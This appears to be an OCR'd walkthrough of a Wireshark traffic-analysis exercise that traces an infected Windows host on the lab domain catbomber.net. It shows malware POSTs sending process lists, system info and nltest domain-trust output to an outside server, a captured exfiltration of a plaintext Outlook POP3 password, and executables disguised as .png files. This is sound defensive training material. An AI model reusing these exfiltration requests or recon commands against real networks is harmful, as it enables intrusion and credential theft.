

2020-05-28-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression… + basic basic+

(http.request or tls.handshake.type == 1 or tcp.flags eq 0x0002) and !(ssdp)

Time	Source	Source Port	Destination	Destination Port	Host	Server Name	Info
2020-05-28 …	10.5.28.229	49224	192.3.247.116	447			Client Hel
2020-05-28 …	10.5.28.229	49234	192.3.247.116	447			49234 → 44
2020-05-28 …	10.5.28.229	49234	192.3.247.116	447			Client Hel
2020-05-28 …	10.5.28.8	51420	62.108.35.43	447			51420 → 44
2020-05-28 …	10.5.28.8	51420	62.108.35.43	447			[TCP Retra
2020-05-28 …	10.5.28.8	51420	62.108.35.43	447			[TCP Retra
2020-05-28 …	10.5.28.8	51421	23.92.93.227	447			51421 → 44
2020-05-28 …	10.5.28.8	51421	23.92.93.227	447			Client Hel
2020-05-28 …	10.5.28.229	49567	192.3.247.122	447			49567 → 44
2020-05-28 …	10.5.28.229	49567	192.3.247.122	447			Client Hel
2020-05-28 …	10.5.28.229	49231	10.5.28.8	3268			49231 → 32
2020-05-28 …	10.5.28.229	49236	10.5.28.8	3268			49236 → 32
2020-05-28 …	10.5.28.229	49233	203.176.135…	8082			49233 → 80
2020-05-28 …	10.5.28.229	49233	203.176.135…	8082	203.176…		POST /yas3
2020-05-28 …	10.5.28.8	51455	203.176.135…	8082			51455 → 80
2020-05-28 …	10.5.28.8	51455	203.176.135…	8082	203.176…		POST /jim7

```
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp]
    [Coloring Rule Name: Bad TCP]
    [Coloring Rule String: tcp.analysis.flags && !tcp.analysis.window_update]
▸ Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
▸ Internet Protocol Version 4, Src: 10.5.28.8, Dst: 62.108.35.43
▾ Transmission Control Protocol, Src Port: 51420, Dst Port: 447, Seq: 0, Len: 0

0000  20 e5 2a b6 93 f1 20 e5  2a b6 93 f1 08 00 45 00    ·*····  *·····E·
0010  00 34 1a 0e 40 00 80 06  59 12 0a 05 1c 08 3e 6c   ·4··@···  Y·····>l
0020  23 2b c8 dc 01 bf 51 b2  2c ce 00 00 00 00 80 02   #+····Q·  ,·······
0030  20 00 7e 50 00 00 02 04  05 b4 01 03 03 08 01 01    ·~P····  ········
0040  04 02                                              ··
```

5. Analyze the POST requests made over TCP port 8082 found via “basic” filter results.
   a. Filter the requests with “(http.request and tcp.port eq 8082)”.


2020-05-28-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression… + basic basic+


```
http.request and tcp.port eq 8082
```

```
Time             Source       Source Port  Destination      Destination Port  Host                Server Name  Info
2020-05-28 …  10.5.28.229        49233  203.176.135.102             8082  203.176.135.102…                 PO:
2020-05-28 …  10.5.28.8          51455  203.176.135.102             8082  203.176.135.102…                 PO:
```

```
  ▾ POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90 HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/
      Request Method: POST
      Request URI: /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90
      Request Version: HTTP/1.1
    Connection: Keep-Alive\r\n
    Content-Type: multipart/form-data; boundary=---WebKitFormBoundary7MA4YWxkTrZu0gW\r\n
```

```
0000  50 4f 53 54 20 2f 79 61  73 33 33 2f 43 41 54 2d   POST /ya s33/CAT-
0010  42 4f 4d 42 2d 57 37 2d  50 43 5f 57 36 31 37 36   BOMB-W7- PC_W6176
0020  30 31 2e 31 30 37 31 42  45 39 37 38 38 33 30 34   01.1071B E9788304
0030  46 42 44 30 43 35 32 42  31 45 45 33 36 37 30 31   FBD0C52B 1EE36701
0040  31 36 36 2f 39 30 20 48  54 54 50 2f 31 2e 31 0d   166/90 H TTP/1.1·
0050  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 4b 65 65   ·Connect ion: Kee
0060  70 2d 41 6c 69 76 65 0d  0a 43 6f 6e 74 65 6e 74   p-Alive· ·Content
0070  2d 54 79 70 65 3a 20 6d  75 6c 74 69 70 61 72 74   -Type: m ultipart
```

   b. Follow the TCP stream for all the requests found. [Several machine details and other user details found!]




```
http.request and tcp.port eq 8082
```

```
Time             Source       Source Port  Destination      Destination Port  Host            Server Name  Info
2020-05-28 …  10.5.28.229        49233  203.176.135.1                        76.135.102…               POS
2020-05-28 …  10.5.28.8          51455  203.176.135.1                        76.135.102…               POS
```

```
    ▸ [SEQ/ACK analysis]
    ▸ [Timestamps]
      TCP payload (1442 bytes)
      TCP segment data (1442 bytes)
  ▸ [4 Reassembled TCP Segments (4626 bytes): #2250(2
  ▾ Hypertext Transfer Protocol
    ▾ POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE97883                    /1.1\r\n
```

```
0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00    ·*·····  ··G···E·
0010  05 ca 06 b1 40 00 80 06  74 7c 0a 05 1c e5 cb b0   ····@···  t|······
0020  87 66 c0 51 1f 92 f9 57  72 02 3b 4c 7b 75 50 18   ·f·Q···W r·;L{uP·
0030  fa f0 67 23 00 00 31 31  38 20 68 61 73 20 6f 63   ··g#··11 8 has oc
0040  63 75 72 72 65 64 2e 0d  0a 0d 0a 54 68 65 20 6c   curred.·  ···The l
0050  69 73 74 20 6f 66 20 73  65 72 76 65 72 73 20 66   ist of s ervers f
0060  6f 72 20 74 68 69 73 20  77 6f 72 6b 67 72 6f 75   or this  workgrou
```

c. Process list information found.



Wireshark · Follow TCP Stream (tcp.stream eq 21) · 2020-05-28-traffic-analysis-exercise.pcap

```
                  ----------------PROCESS LIST----------------

[System Process]
System
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
spoolsv.exe
svchost.exe
svchost.exe
svchost.exe
taskhost.exe
dwm.exe
explorer.exe
SearchIndexer.exe
WUDFHost.exe
wermgr.exe
svchost.exe


proclisttest
-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="sysinfo"

                  ----------------SYSTEM_INFO----------------

         ipconfig /all
```

4 client pkts, 1 server pkt, 1 turn.

Entire conversation (4,746 bytes) Show and save data as ASCII Stream 21

d. Other User's detail and Local Machine data found.




```
         nltest /domain_trusts /all_trusts

List of domain trusts:
    0: CATBOMBER catbomber.net (NT 5) (Forest Tree Root) (Primary Domain) (Native)
The command completed successfully


                  -----------------LOCAL_MACHINE_DATA-----------------

User_Name: CN=Phillip Ghent,CN=Users,DC=catbomber,DC=net
Computer_Name: CN=CAT-BOMB-W7-PC,CN=Computers,DC=catbomber,DC=net
Site_Name: Default-First-Site-Name
Domain_Shortname: CATBOMBER
Domain_Name: catbomber.net
Forest_Name: catbomber.net
Domain_Controller: Catbomber-DC.catbomber.net
Forest_Trees:
         1) catbomber.net


Username: Administrator Username: Guest Username: krbtgt Username: timothy.sizemore
Username: phillip.ghent

Domain: Catbomber-DC.catbomber.net

Name: Catbomber-DC.catbomber.net
Name: CAT-BOMB-W10-PC.catbomber.net
Name: CAT-BOMB-W7-PC.catbomber.net


Username: Administrator Username: Guest Username: krbtgt Username: timothy.sizemore
Username: phillip.ghent ------------------------------------------------


-----WebKitFormBoundary7MA4YWxkTrZu0gW--

HTTP/1.1 200 OK
server: Cowboy
date: Thu, 28 May 2020 18:09:20 GMT
content-length: 3
Content-Type: text/plain
```

4 client pkts, 1 server pkt, 1 turn.

Entire conversation (4,746 bytes) Show and save data as ASCII Stream 21

6. Analyzing traffic for mail related information sent out via a POST request.
    a. Filter the requests with “http.request and ip contains mail”.



2020-05-28-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression… + basic basic+


```
http.request and ip contains mail
```

```
Time              Source        Source Port  Destination      Destination Port  Host          Server Name  Info
2020-05-28 …      10.5.28.229         49220  36.89.106.69                   80  36.89.106.69               POS
```

```
▸ Frame 1600: 314 bytes on wire (2512 bits), 314 bytes captured (2512 bits)
▸ Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
▸ Internet Protocol Version 4, Src: 10.5.28.229, Dst: 36.89.106.69
▸ Transmission Control Protocol, Src Port: 49220, Dst Port: 80, Seq: 451, Ack: 1, Len: 260
▸ [2 Reassembled TCP Segments (710 bytes): #1598(450), #1600(260)]
▾ Hypertext Transfer Protocol
  ▸ POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1\r\n
    Accept: */*\r\n
    Content-Type: multipart/form-data; boundary=---------ARXRPHEBMXNZHSSP\r\n
```

```
0000  50 4f 53 54 20 2f 79 61  73 33 33 2f 43 41 54 2d   POST /ya s33/CAT-
0010  42 4f 4d 42 2d 57 37 2d  50 43 5f 57 36 31 37 36   BOMB-W7- PC_W6176
0020  30 31 2e 31 30 37 31 42  45 39 37 38 38 33 30 34   01.1071B E9788304
0030  46 42 44 30 43 35 32 42  31 45 45 33 36 37 30 31   FBD0C52B 1EE36701
0040  31 36 36 2f 38 31 2f 20  48 54 54 50 2f 31 2e 31   166/81/  HTTP/1.1
0050  0d 0a 41 63 63 65 70 74  3a 20 2a 2f 2a 0d 0a 43   ··Accept : */*··C
```


    b. Follow the TCP stream for further analysis. [Credential exfiltration: Password found!]



Wireshark · Follow TCP Stream (tcp.stream eq 9) · 2020-05-28-traffic-analysis-exercise.pcap

```
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=---------ARXRPHEBMXNZHSSP
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0;
.NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: 36.89.106.69
Content-Length: 260
Cache-Control: no-cache

-----------ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="data"

pop3://mail.catbomber.net:995|phillip.ghent|gh3ntf@st

-----------ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="source"

Outlook passwords
-----------ARXRPHEBMXNZHSSP--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:04:12 GMT
content-length: 3
Content-Type: text/plain

/1/
```

7. Analyzing traffic for any Windows executable files in this PCAP.
    a. Filter this using → ***http contains "DOS mode"*** and look for Request URI in the Hypertext Transfer Protocol in Frame Details. [The suspicious files found are is imgpaper.png and cursor.png]



2020-05-28-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+ basic
basic+

http contains "DOS mode"

```
Time              Source         Source Port  Destination   Destination Port  Host  Server Name  Info
2020-05-28 …  162.216.0.163           80 10.5.28.229             49286                        HT
2020-05-28 …  162.216.0.163           80 10.5.28.229             49564                        HT
```

```
▸ Frame 4585: 223 bytes on wire (1784 bits), 223 bytes captured (1784 bits)
▸ Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettP_1c:47:ae (00:08:02:1c:47:ae)
▸ Internet Protocol Version 4, Src: 162.216.0.163, Dst: 10.5.28.229
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 49286, Seq: 503819, Ack: 158, Len: 169
▸ [372 Reassembled TCP Segments (503987 bytes): #4032(1460), #4033(1460), #4034(1154), #4035(1358), #403
▾ Hypertext Transfer Protocol
  ▸ HTTP/1.1 200 OK\r\n
    Server: nginx/1.6.2\r\n
    Date: Thu, 28 May 2020 18:12:02 GMT\r\n
    Content-Type: Content-type: application/octet-stream\r\n
  ▸ Content-Length: 503808\r\n
    Connection: keep-alive\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 2.689890000 seconds]
    [Request in frame: 4030]
    [Request URI: http://162.216.0.163/images/imgpaper.png]
    File Data: 503808 bytes
▾ Media Type
```

```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
00000010  0a 53 65 72 76 65 72 3a  20 6e 67 69 6e 78 2f 31   ·Server:  nginx/1
00000020  2e 36 2e 32 0d 0a 44 61  74 65 3a 20 54 68 75 2c   .6.2··Da te: Thu,
00000030  20 32 38 20 4d 61 79 20  32 30 32 30 20 31 38 3a    28 May  2020 18:
00000040  31 32 3a 30 32 20 47 4d  54 0d 0a 43 6f 6e 74 65   12:02 GM T··Conte
00000050  6e 74 2d 54 79 70 65 3a  20 43 6f 6e 74 65 6e 74   nt-Type:  Content
00000060  2d 74 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69   -type: a pplicati
00000070  6f 6e 2f 6f 63 74 65 74  2d 73 74 72 65 61 6d 0d   on/octet -stream·
```


2020-05-28-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+ basic
basic+

